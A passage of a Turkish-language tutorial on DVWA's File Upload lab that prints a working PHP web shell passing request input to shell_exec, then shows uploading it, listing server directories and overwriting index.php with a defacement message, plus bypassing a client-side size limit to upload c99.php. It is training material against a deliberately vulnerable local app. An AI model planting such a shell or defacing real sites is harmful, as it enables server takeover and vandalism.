5     <tr>
6       <td colspan="2">Ltfen bir sistem komutu girin</td>
7     </tr>
8     <tr><td></td></tr>
9     <tr>
10      <td>Komut</td>
11      <td>
12        <input type="text" name="pCommand" size="50"/>
13      </td>
14    </tr>
15    <tr>
16      <td></td>
17    </tr>
18    <tr>
19      <td colspan="2" style="text-align:center;">
20        <input type="submit" value="Komutu alıŐtır"/>
21      </td>
22    </tr>
23  </table>
24 </form>
25 <?php
26   echo "<pre>";
27   echo shell_exec(@$_REQUEST["pCommand"]);
28   echo "</pre>";
29 ?>
```

Ardından DVWA'nın File Upload sayfasından shell.php'yi sisteme ykleyin. Yklediđinizde Őyle bir bildirimle karŐılaŐacaksınız:

Vulnerability: File Upload

Choose an image to upload:

 No file chosen**../../hackable/uploads/shell.php succesfully uploaded!**

Kırmızı bildirimde görebileceđiniz üzere upload'ladiđınız dosyanın bulunduğu link ifade edilmiŐ. O linke göre bulunduđumuz dizinin 2 kademe yukarısına çıkip oradan hackable klasörüne sapıp oradan uploads'a geçerek upload'ladiđımız dosyaya tarayıcı üzerinden erişebiliriz. Őimdi öyle yapalım. Bulunduđumuz izin Őudur:

<http://localhost/dvwa/vulnerabilities/upload/#>

İki kademe yukarı çıkarsak link Őu olur:

<http://localhost/dvwa/#>

Ardından /hackable/uploads dizinine dallanalım:


<http://localhost/dvwa/hackable/uploads/>

Böylelikle upload'ladiđımız shell.php dosyasının hedef sistemde bulunduğu dizine ulaŐmış oluruz. Gerçek bir hack iŐlemi sırasında upload'lanan dosyanın yeri site tarafından kullanıcıya genellikle bildirilmez. Bu durumda saldırganın iŐi güçleşir. Fakat bir web sitesi düşünelim. Bu web sitesinde son kullanıcı resim upload'layabiliyor olsun. Saldırgan bu mekanizmanın yüklediđi dosyaların nereye yüklendiđini öğrenebilmek için deneme maksadıyla bir resim yükleyip web sitesinde resmi teşhir edildiđi yere geçebilir ve görüntülenen resmin linkini sağ tık ile alarak upload'lanan dosyaların nereye gittiđini öğrenebilir.


Őimdi yüklediđimiz shell dosyasını görüntülemek için aŐađıdaki linki tarayıcınıza girin:

<http://localhost/dvwa/hackable/uploads/shell.php>

Ekrana Őöyle bir çıktı gelecektir:




Ekrandaki metin kutusuna gireceđiniz her bir Terminal/CMD komutu hedef sistem üzerinde çalıştırılacaktır ve dönen yanıt ekrana echo komutu ile basılacaktır. Hedef sistemin Linux bir sistem olduğunu varsayalım ve web sitenin anasayfasını bulmak maksadıyla keşif mahiyetinde bazı kodlar girelim. Ardından çıktılarına göz atalım:



Girilen Komut: ls

shell.php dosyasının bulunduğu dizindeki dosyaların isimlerini ls komutu ile sıraladık. Şimdi bir üst dizine çıkıp üst dizindeki dosyaların isimlerini sıralayalım:




Lütfen bir sistem komutu girin

Komut

flags
uploads
users

Girilen Komut: cd ..; ls

cd .. komutu sayesinde bir üst dizine çıktık. ls komutu ile de bulunan dizindeki dosyaları sıraladık. Őimdi bir üst dizine daha geçerek orada yer alan dosyaları sıralayalım:



Lütfen bir sistem komutu girin

Komut

CHANGELOG.md
COPYING.txt
HACKED.txt
README.md
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index (copy).php
index.php
instructions.php
login.php
logout.php
php.ini
nhninfo.nhn

Girilen Komut: cd ..; cd ..; ls

Resimdeki seçili dosya isminden görebileceğiniz üzere DVWA'nın anasayfa dosyasını tespit ettik. Şimdi bu sayfaya Hacked By Falan Filan diyerek sayfayı hack'leyelim.

NOT: Aşağıdaki işlemi yapmadan önce DVWA klasörünüz içindeki index.php'nin bir yedeğini alın. Çünkü içeriğini silip Hacked By Falan Filan yazacağız. İşimiz bittiğinde eski haline döndürmek için yedeği kullanabilirsiniz.


shell.php'deki metin kutusuna aşağıdaki kodu girin:

```
1 cd ../; cd ../; echo "<font color=red><center><h1>Hacked By Falan  
Filan</h1></center></font><br>" > index.php
```

Komutu çalıştır dediğiniz an anasayfa hack'lenmiş olur. Kontrol etmek için DVWA'nın anasayfasına geçiş yapın:

<http://localhost/dvwa/index.php>

Linke gittiğiniz takdirde sayfanın hack'lendiğine dair bildirim görebilirsiniz:



Saldırı kodunda öncelikle iki kademe üst dizine çıkmıştır. Böylelikle index.php'nin olduğu dizine geçilmiştir. Ardından echo komutu ile bir çıktı üretilmiştir. Oluşturulan bu çıktı echo'nun sağında yer alan > operatörü ile index.php dosyasının üzerine yazılmıştır (echo komutu tıpkı PHP'deki echo komutu gibi çıktı vermeye yarar).

Sayfaya metin eklenebildiği gibi resim, video da eklenebilir. Resim ve video için yapılması gereken şey yukarıdaki girilen saldırı kodunda yer alan echo'dan sonraki tırnakların içine ilgili resmin ya da video'nun linkini html olarak koymaktır.

Sonuç

Kısıtlanmamış bir upload mekanizması yüzünden bir site kolaylıkla hack'lenebilir. Bu tip saldırılara maruz kalmamak için kabul edilecek dosya uzantıları şeklinde PHP gibi bir dille kural oluşturulmalıdır. Kuralın dışında kalan dosyaların sunucuya yüklenmesi engellenmelidir.

Ekstra


Bu derste shell.php adlı dosyanın sunduğu arayüz ile bir sayfa hack'lemiş olduk. Dikkat ederseniz bu dosya adına shell dendi. Daha doğru tabirle web shell. Bunun bir nedeni var.

Literatürde shell dosyaları diye geçer bu tip işleve sahip dosyalar. Yani hedef sunucu üzerinde komut çalıştırmamızı sağlayan dosyalara shell denmektedir. PHP dünyasında popüler olarak bilinen shell dosyaları c99.php ve r57.php dosyalarıdır. Bunlar yaklaşık 3000 satırlık koda sahiptir ve yukarıdaki kullandığımız basit shell dosyasına nazaran elle gireceğiniz birçok komut kodları yerine kısayol seçenekleriyle aynı işlemleri yapabilmeyi sağlar. Örneğin yukarıdaki shell.php dosyasını değil de c99.php'yi upload'lasaydınız tarayıcıdan c99.php'ye eriştiğinizde aşağıdaki gibi bir arayüz sizi karşılıyor olurdu:



[!] Uyarı:



c99.php shell dosyası çok fazla sayıda satır sayısına sahip olduğundan ve hedef dosya upload mekanizmasında bir dosya boyutu sınırlaması olduğundan upload'lama girişiminiz başarısız


olacaktır. Fakat dosya boyut denetlemesi istemci tarafı yapılmakta olduđundan html kaynak koddaki form alanında, upload'layacađınız dosya ile beraber gndereceđiniz web uygulama dosya boyut limiti deđerini elle deđiŐtirebilir ve limiti arttırarak veya komple silerek sunucu kuralını atlatabilirsiniz. Bylece yukarıdaki c99.php dosyasını web sunucuya ykleyebilirsiniz.



The screenshot shows the DVWA File Upload page. The browser address bar is localhost/DVWA-master/vulnerabilities/upload/. The page has a dark header with the DVWA logo. The main content area is titled 'Vulnerability: File Upload'. It contains a form with the text 'Choose an image to upload:' and a 'Browse...' button. Below the form is an 'Upload' button. A red arrow points to the 'Browse...' button. The left sidebar contains a menu with 'File Upload' highlighted. The 'More Information' section lists three links: https://www.owasp.org/index.php/Unrestricted_File_Upload, <https://blogs.securiteam.com/index.php/archives/1268>, and <https://www.acunetix.com/websecurity/upload-forms-threat/>. The bottom of the page shows the user's login information: Username: admin, Security Level: low, and PHPIDS: disabled. There are also 'View Source' and 'View Help' buttons.







Activities Firefox Web Browser Sal 08:34

Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

localhost/DVWA-master/vulnerabilities/upload/#

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

